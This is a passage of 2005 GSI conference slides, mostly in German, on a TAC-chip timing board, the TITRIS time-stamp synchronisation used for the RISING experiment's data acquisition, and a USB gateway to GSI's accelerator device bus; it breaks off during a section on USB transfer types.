
K.Koch (GSI/DVEE) 6.4.2005

## Ergebnisse


### Temperatur-Abhängigkeit:

Der rechte Rand des Histogramms geht linear mit der Temperatur.  
(Der linke Rand ist nahezu Konstant mit der Temperatur.)

Die Kenntnis der beiden Grenzen ist erforderlich, um die Messdaten zu korrigieren.




Ein in TACQUILA integrierter Modus ermöglicht es, die lokale Temperatur des TAC-Chips zu messen und damit eine Anpassung des Korrektur-Vektors vorzunehmen.



K.Koch (GSI/DVEE) 6.4.2005

## Ergebnisse




- Start und Stopp Pulse sind über eine Verzögerungsstrecke gekoppelt
- die Doppeldeutigkeiten entstehen für ca. 740ps
- nur 400ps können nicht eindeutig rekonstruiert werden

K.Koch (GSI/DVEE) 6.4.2005

SEI-Frühjahrstagung 4. bis 6. April 2005

## Ergebnisse



Ein „Super-Modul“ besteht unter anderem aus:


- 10 „TACQUILA“-Karten mit 16 Kanälen
- einer Zeitverteilungseinheit 1:10
- einer Stromversorgung

Alle Karten der drei „Super-Module“ sind verbunden durch den GTB-Bus.

Die erhaltenen Daten werden auf einem VME-DSP-Board (SAM-Modul) akkumuliert.

K.Koch (GSI/DVEE) 6.4.2005


## Ergebnisse



14 TACQUILA's in einer GTB Kette

K.Koch (GSI/DVEE) 6.4.2005


## Ergebnisse



Vormontage eines Super-Moduls

K.Koch (GSI/DVEE) 6.4.2005

## Ergebnisse



Ein Super Modul (Detektor & Elektronik) am Experiment ( $4\pi$ )

K.Koch (GSI/DVEE) 6.4.2005

SEI-Frühjahrstagung 4. bis 6. April 2005

## Zusammenfassung/Ausblick

- Ein 16 Kanal Board mit exzellenter Zeit-Auflösung (GSI TAC-Chip) wurde entwickelt.
- Die Messungen zeigen gutes und reproduzierbares Verhalten.
- Nicht-Linearitäten der Zeit-Messungen können durch einen globalen Vektor korrigiert werden.
- Temperaturabhängigkeiten können ebenfalls korrigiert werden.
- Eine neue Zeitverteilung mit differentiellen digitalen Signalen (LVDS) arbeitet hervorragend.
- Ein 17. Kanal ermöglicht Messungen in größeren Zeitintervallen ( $\Delta t + \text{Anzahl Clock-Zyklen}$ ).

K.Koch (GSI/DVEE) 6.4.2005

## Sub-System Synchronization with Time Stamps

### A new Method in the GSI Data Acquisition System MBS

MBS homepage: <http://www-w2k.gsi.de/daq/>

N.Kurz, DVEE, GSI

## Trigger for Time Stamp Project

**2001:** Constitution of the RISING Experiment  
(Rare ISotopes INvestigation at GSI)

**Aim:** Study of gamma ray emission from rare and unstable isotopes at relativistic energies

**Place:** FRagment Separator (FRS) at GSI. FRS delivers exotic nuclei

**Setup:** RISING was planned to be build up of three independent experimental systems to measure:

- 1) Incident particle properties before the reaction target
- 2) High resolution gamma ray spectroscopy
- 3) Particle properties after the reaction target

N.Kurz, DVEE, GSI

## Experimental Setup of RISING

### 1) Euroball Germanium Cluster Detector for high resolution gamma ray spectroscopy

- based on VXI (VME)
- MIDAS (Tcl/Tk) as control and daq software system
- Self - and external trigger capability

### 2) FRS for incident particle properties

- CES RIO3 processors, LynxPC and VME digitizers
- Optionally CAMAC

### 3) CATE (CALorimeter TElescope, Si, CSI) for outgoing particle properties

- to be developed and build, VME
- shall be incorporated into FRS MBS

### 4) Ancillary detectors -> Barium Fluoride array HECTOR for high efficiency gamma ray spectroscopy

- restricted to VME

**RISING is made of three (four), originally independent Experiments**  
**Particle and gamma ray properties data must be synchronized event by event**

N.Kurz, DVEE, GSI

## Major Requirements

**Germanium / VXI part of RISING shall be operated as before.**

(Hardware: STRUCK 8080, D32 Bus, D2VB, ...)

(Trigger scheme and its associated hardware.)

(Software: MIDAS and functionality behind, front end software, ...)

**RISING DAQ shall be done with MBS**, the standard DAQ system of GSI, (100 installations, 50 at GSI, 50 at foreign laboratories).

FRS uses MBS since many years.

N.Kurz, DVEE, GSI

## Solution with new Time Stamp Module TITRIS

### All 3 Sub-Systems ( GE/VXI, FRS/CATE, HECTOR ) :

- run as independent DAQ systems
- are triggered independently
- produce their own local dead time
- provide time stamp for synchronization in all events


### Major Requirements of Time Stamp Module:

- precision at least 100 ns
- bin size 100 ns
- 48 bit counter
- provide synchronization over distances of at least 50 m between 3 TITRIS modules
- VME module providing special daisy chained block transfer for the standard VXI readout

N.Kurz, DVEE, GSI

## Time Stamp Module TITRIS

(developer Jan Hoffmann)



N.Kurz, DVEE, GSI

## TITRIS Functionality...


- Re-use of GSI VME Trigger Module
- 48 bit counter packed in 3 VME registers á 16 bit (65 days)
- Sets time stamp on each external signal (ECL input)
- Single hit time stamp (no multi-event capability)
- 50 MHz => 20 ns for least significant bit
- Euroball special chain readout capability (mandatory for usage in EUROBALL VXI)
- Master and Slave modules hard and software identical
- Synchronization via chained bus, Sync. Rate ~ 1 KHz

## ... and Operation

### New stand alone program, running on LynxOS to:


- Set Master or Slave
- Calibrate cable delay between Master and Slaves
- Set Go and Halt
- Reset TITRIS (identical to "Set Slave")
- Display TITRIS Status - and Control register contents
- Display actual time stamp value

N.Kurz, DVEE, GSI



N.Kurz, DVEE, GSI





N.Kurz, DVEE, GSI

## New MBS Time Ordering Process "m\_to"

Receives data from up to 16 sub-systems ..

.. checks for integrity of time stamp and sub-system identifier ..

..and sorts events according to their time stamp value into a single output stream

Sorting of events is suspended if any of the connected input nodes has no event ready:

- guarantees strong time ordering at data output stream
- requires slow fixed rate trigger at each sub-system (1Hz ok)
- de-randomization buffers on each sub-systems (100-200MB) avoid sub-system to sub-system dependency of dead time

**m\_to sorts according to time, but does not tag events to "real" physics events**

N.Kurz, DVEE, GSI

## RISING Trigger

### Physics Triggers


- 1) FRS particle in coincidence with gamma in Ge-Cluster detector (Readout of FRS/CATE and Ge-Cluster (VXI))
- 2) FRS particle in coincidence with gamma in HECTOR (Readout of FRS/CATE and HECTOR)

### Monitoring Triggers

- 1) Pulser Trigger for Time Stamp monitoring (Readout of all Systems)
- 2) Timing Generator with varying pulse heights (step function) for monitoring the synchronicity of all sub-system data (Readout of all Systems)

N.Kurz, DVEE, GSI

## In-Beam Results



N.Kurz, DVEE, GSI

## Yet another System for RISING: MINIBALL

**MINIBALL:** Segmented gamma ray detector

Integrated in RISING since December 2004  
as fourth sub-system

### MINIBALL Electronics and Data Acquisition:

48 DGF (Digital Gamma Finder) modules in 3 CAMAC crates


Readout with VME processor with FAST CAMAC Level 1  
(Wiener VC32-CC32)

**FAST CAMAC Level 1:** 400 ns

**RIO3 (CES) single cycle VME:** 850 ns

N.Kurz, DVEE, GSI

## Current RISING DAQ



N.Kurz, DVEE, GSI

## Conclusion

### Key developments:

- 1) Time stamp module (hardware)
- 2) Time sorter process (software)

### Key features:

- 1) Connects heterogeneous DAQ systems in a simple way
- 2) Allows for independent trigger sources and readout schemes for each sub-system

### Analysis style has to be adopted:

"DAQ" events are no more complete "physics" events

N.Kurz, DVEE, GSI


## Entwicklung eines Gateways von einem mobilen PC zu einem proprietären Feldbus



Das Beschleuniger-Elektronik-Labor (BELAB) ist Teil der Beschleuniger-Elektronik (BEL) und befasst sich in der Hauptsache mit dem Anschluss von Geräten und Anlagen (Hardware-Interfacing) aller Beschleuniger (UNILAC, HIS, HLI, SIS, ESR) an das rechnergesteuerte Kontrollsystem. Dies erfolgt in enger Zusammenarbeit mit der Prozessrechner-Gruppe (PR), die ebenfalls Teil der BEL ist. Zum Arbeitsbereich gehören besonders auch übergeordnete Systeme wie Pulszentrale, Timing-Event-Verteilung, Interlock, Strahl-Anforderung u. a.

Vorgetragen am 06.04.2005 von Marcus Zweig, GSI Darmstadt.


## Das Kontroll-System der GSI



Zur Steuerung der mehr als 3000 Beschleunigerkomponenten am UNILAC, SIS und ESR verwendet die GSI ein eigenes, vor ca. 15 Jahren entworfenes Kontrollsystem. Es beginnt bei den HKR-Konsolen, an denen die Operateure den Strahl steuern und regeln. Diese Daten werden von den Konsol-Rechnern ausgewertet und über das GSI-Netzwerk (Ethernet) an die VME-Rahmen geschickt. In den Rahmen sitzen mehrere SEs. Die SEs werden kontrolliert durch einen GpP. Die SEs setzen diese Daten entsprechend um und senden ihre Anforderungen über den Device-Bus an die IFK. Die IFKs wiederum steuern über eine Anpasseelektronik die jeweiligen Geräte am Beschleuniger. Die SE, der Device-Bus und die IFKs bilden die Echtzeitebene der GSI ab.

Normalerweise muss man zur Fehlersuche oder auch nur für Testzwecke in der Echtzeitebene, zum Beispiel an den IFKs, den ganzen Weg durch das Kontrollsystem gehen. Was natürlich sehr hinderlich ist, denn meistens sind die Fehler in der Echtzeitebene längst durchgelaufen, bevor sie bis oben in die Kontroll-Ebene vorgedrungen sind und angezeigt werden können. Ausserdem möchte man beim Testen einzelner Komponenten nicht das ganze Kontrollsystem bemühen. Daher wurde die PCI-Mil-Karte entwickelt, mit der man einen PC an den Device-Bus anschliessen kann und dadurch in der Lage ist, ohne Kontrollsystem Servicearbeiten und Fehlersuche durchzuführen.

## Einleitung



Die PCI-Mil-Karte wurde von der Gesellschaft für Schwerionenforschung entwickelt. Die Karte dient als Gateway, mit dem man einen PC direkt an den Device-Bus anschließen und mit den Geräten am Beschleuniger Diagnose betreiben kann, ohne jedesmal den ganzen Weg durch das Kontrollsystem gehen zu müssen. Die PCI-Mil-Karte kann über einen Timing-Anschluss (TIF) an die Pulszentrale angeschlossen werden. Die Events, die über die TIF-Buchse kommen, können über frei definierbare Filter so eingestellt werden, daß nur die relevanten Events zu dem Anwender hindurch dringen. Zusätzlich besitzt die Karte noch Triggerausgänge, die ebenfalls durch Events gesteuert werden können. Die PCI-Mil-Karte kann als Master oder als Slave im Device-Bus agieren.

Doch höhere Anforderungen und auch der schnelle Fortschritt auf dem PC-Markt, sowie der große Wunsch der Service-Techniker, mit einem tragbaren Computer (Notebook) vor Ort gehen zu können, machen eine Weiterentwicklung der PCI-Mil-Karte unabdingbar. Zur Zeit werden in der GSI für viel Geld alte, mehr oder weniger tragbare Rechner aufbereitet oder teure Docking-Stationen gekauft, um eine halbwegs portable Lösung für die Techniker zu haben. Hinzu kommt auch, daß der PCI-Bus langsam aber sicher durch ein anderes Bus-System abgelöst wird, und schon deshalb nach einem neuen, modernen Medium gesucht werden muß, um eine Kopplung zwischen PC und Device-Bus bzw. externer Hardware zu ermöglichen.

## Einleitung

### Der Device-Bus der GSI :

- Vereinfachtes Mil-1553B Protokoll (1975)
- Single-Master-Bus mit max. 254 Slaves
- Transferrate von 1 Mbit/s
- Distanzen bis zu 300 Meter überbrückbar
- Kein ACK oder HW-Handshaking

Zur Steuerung der Beschleunigerkomponenten benutzt das Kontrollsystem der GSI einen modifizierten proprietären Feldbus: den Device-Bus. Der Device-Bus verwendet die serielle Datenübertragung nach einer Vereinfachung des MIL-1553B Protokolls (Spezifikation MIL-STD 1553 vom 30.04.1975).

Ein Datentransfer beinhaltet 16-Bit-Nutzdaten. 3 Bits werden für die Synchronisation und Beschreibung des Transfer-Modus, sowie ein weiteres für das Parity-Bit benötigt. Die nun insgesamt 20 Bits sind Manchester-II codiert. Für einen Datentransfer werden 20 µsec benötigt, das entspricht einer Transferrate von 1 Mbit/s.

Die Daten werden seriell über ein miteinander verdrehtes Adernpaar verschickt. Bei einer Betriebsspannung von 5 Volt sind Distanzen bis zu 100 Meter, bei 12 Volt sogar bis zu 300 Meter überbrückbar.

Zusätzlich zu den zwei verdrehten Adern für die Datenübertragung, stehen noch drei weitere Adern für das Interrupthandling zur Verfügung, wobei man beachten sollte, daß es weder ein Hardware-Handshaking noch ein ACK gibt.

## Einleitung

Das neue Medium zwischen PC und Gateway sollte :

- Zukunftssicher sein
- Weit verbreitet sein
- Eine ausreichend hohe Datenrate haben
- Klein und Kompakt sein
- Anwenderfreundlich sein
- Hot plug / hot unplug unterstützen

**GSi**

Eine der Anforderungen an die Schnittstelle zwischen dem PC und dem neuen Gateway ist, daß sie in der schnelllebigen PC-Welt die nächsten Jahre aktuell bleibt, und daß das Gateway mit der gewählten Schnittstelle durch kleine Modifikationen in Hard- und Software auf dem neuesten Stand gehalten werden kann.

Um den Geschwindigkeits-Anforderungen vom Device-Bus der GSI an das Gateway gerecht zu werden, muss die Schnittstelle schnell genug die Daten zur Verfügung stellen und diese auch wieder schnell abholen können. Zusätzlich wären noch Reserven in den Übertragungsgeschwindigkeiten wünschenswert, sollte mal der Device-Bus in der Zukunft mit höheren Datenraten betrieben werden.

Die Abmaße der Schnittstelle sollten möglichst klein dimensioniert sein, um Platz zu sparen und dadurch den Bau eines kleinen handlichen Gateway zu ermöglichen.

Die ausgewählte Schnittstelle sollte anwenderfreundlich sein, das heißt, wo und wie der Stecker gesteckt werden muß, sollte bauartbedingt selbsterklärend sein. Beim Anschluß des Gateways sollte dieses vom System automatisch erkannt werden, ohne jedesmal einen Treiber auf das System neu installieren oder konfigurieren zu müssen.

## Der USB

**USB**  
*UNIVERSAL SERIAL BUS*



**GSi**

Was für Schnittstellen gibt es an einem Standard-PC ? Die RS-232, die parallele bzw. Centronics, FireWire, USB und Ethernet. Wir haben uns für das Medium USB entschieden, warum haben wir uns so entschieden ?

Schon an der ersten Anforderung, daß die gewählte Schnittstelle die nächsten Jahre überdauern sollte, scheitern die RS-232 und die parallele Schnittstelle. Es zeichnet sich schon jetzt ab, daß vor allem Notebooks nicht mehr mit ihnen ausgestattet werden. FireWire erfüllt hingegen fast alle Anforderungen und wird in abgewandelter Form als Feldbus in der Industrie eingesetzt. Leider zieht sich FireWire aus dem PC-Sektor immer mehr zurück. Schon heute ist es so, daß nur bei Notebooks, der höheren Preisklasse, FireWire anzutreffen ist. Bleiben nur noch zwei Schnittstellen zur Auswahl übrig : Ethernet und USB. Beide sind mehr als schnell genug, um Daten vom Device-Bus zum PC zu transportieren und haben auch genug Reserven für die Zukunft. Die Schnittstellen haben ein kleines und kompaktes Steck-System, bei USB ist sogar eindeutig durch die Stecker und Buchsen definiert, wie man einen Knoten anschließt. Im Zeitalter von DSL, Memory-Sticks, MPEG-Player usw. sind beide Schnittstellen-Systeme an jedem moderneren PC und auch an Notebooks, der unteren Preisklasse, Standard. USB ist gegenüber Standard-Ethernet aber im Vorteil, da USB die Stromversorgung schon mitbringt.



## Der USB

### USB im Überblick :

- Die Spezifikation von USB wird kostenfrei Angeboten
- Übertragungsgeschwindigkeiten von 1.5 Mbit/s bis 12 Mbit/s bei USB 2.0 bis 480 Mbit/s
- Daten werden im Halbduplex-Betrieb übertragen
- In der USB-Topologie steht der Host (PC) im Mittelpunkt
- 127 USB-Geräte können angeschlossen werden
- Unterstützt hot-plug / hot-unplug
- Es wird eine geregelte Spannungsversorgung von 5 Volt und einen Strom von max. 500 mA zur Verfügung gestellt

GSi

Die Urheberrechte an USB haben vier namhafte Unternehmen: Compaq, Microsoft, Intel und NEC. Einer der Gründe des weiten Verbreitungsgrades von USB ist der, daß die vier Unternehmen sich entschlossen hatten, die Spezifikation von USB, im Gegensatz zum IEEE 1394, zur kostenlosen Verwendung frei zu geben.


Die erste Release 1.0 der USB-Spezifikation kam im Januar 1996 heraus. Die bekanntere Release 1.1 kam im September 1998 auf dem Markt. Die Geschwindigkeit ist skalierbar und beträgt 1.5 Mbit/s, das als Low-Speed bezeichnet wird, und 12 Mbit/s, das als Full-Speed bezeichnet wird. Im April 2000 wurde die Release 2.0 bekannt gegeben. Mit dieser Release ist es nun möglich, eine Geschwindigkeit bis zu 480 Mbit/s, was als High-Speed bezeichnet wird, zu erreichen. Zum USB 2.0 engagierten sich zusätzlich noch drei weitere Unternehmen: Hewlett Packard, Lucent und Philips. USB 2.0 ist voll abwärtskompatibel.

Im Mittelpunkt der USB-Topologie steht immer der PC. Jede Übertragung über das USB-Netzwerk erfolgt über den Host im PC. Der Host setzt sich zusammen aus einem USB-Host-Controller, der alle Transaktionen über das Netz koordiniert und einem Root-Hub, der die Anschlüsse zu den USB-Geräten (Knoten) bereitstellt.

Der Hub (einschliesslich des Host) belegt ebenfalls eine eigene Adresse und zählt somit, zu den insgesamt 127 Knoten, die in einem Netzwerk verwaltet werden können.

## Der USB

### Topologie



Pin	Farbe	Bedeutung
1	Rot	+5 Volt
2	Weiss	Daten-
3	Grün	Daten+
4	Schwarz	Masse

Stecker der A-Serie  
Stecker der B-Serie

GSi

Die physikalische Topologie eines USB-Netzwerkes ist eine Baumstruktur mit maximal 7 Ebenen. Die Kabellänge eines USB-Kabels beträgt höchstens 5 Meter und über Hubs beträgt die maximale Gesamtlänge 30 Meter. Das USB-Kabel hat ein verdrehtes Adernpaar für die Datenübertragung und ein weiteres Adernpaar für die Stromversorgung. Bei der Datenübertragung führt je eine Ader das invertierte Signal der anderen. Aus der Differenz der beiden Adern ermittelt der Empfänger das logische Signal (differenzielle Datenübertragung).

An den Enden eines USB-Kabels befinden sich zwei verschiedene Steckverbinder. Zum einen der Stecker der A-Serie mit flachem, rechteckigem Querschnitt und der Stecker der B-Serie mit quadratischem Querschnitt. Daten, die vom Host zum Knoten fließen, werden als Downstream bezeichnet und Daten die vom Knoten zum Host fließen nennt man Upstream. Der Stecker der A-Serie sitzt am USB-Kabelende, welches in Upstream zum Host zeigt, das der Serie B sitzt am Kabelende, welches in Downstream zum Knoten zeigt. Wie man sieht, kann man die Kabel nur in eine Richtung stecken, so werden Ringverbindungen innerhalb eines USB-Netzwerkes wirkungsvoll unterbunden.

## Der USB

### Transferarten beim USB :

- Control-Transfer  
Dient zum Konfigurieren und steuert den Knoten.  
10% der Bandbreite des Netzwerkes wird reserviert.



Der Transfer dient zum Konfigurieren und Steuern des Knotens. Damit der Knoten die Daten vom Host zuverlässig empfangen kann, besitzt er einen FiFo. Bei den Low-Speed-Knoten hat er eine Tiefe von genau 8 Byte, bei den Full-Speed-Knoten kann er zwischen 8 und 64 Byte tief sein, während bei den High-Speed-Knoten ist er genau 64 Byte tief. Für Control-Transfers wird 10% der zur Verfügung stehenden Bandbreite des Netzwerkes reserviert.

## Der USB

### Transferarten beim USB :

- Interrupt-Transfer  
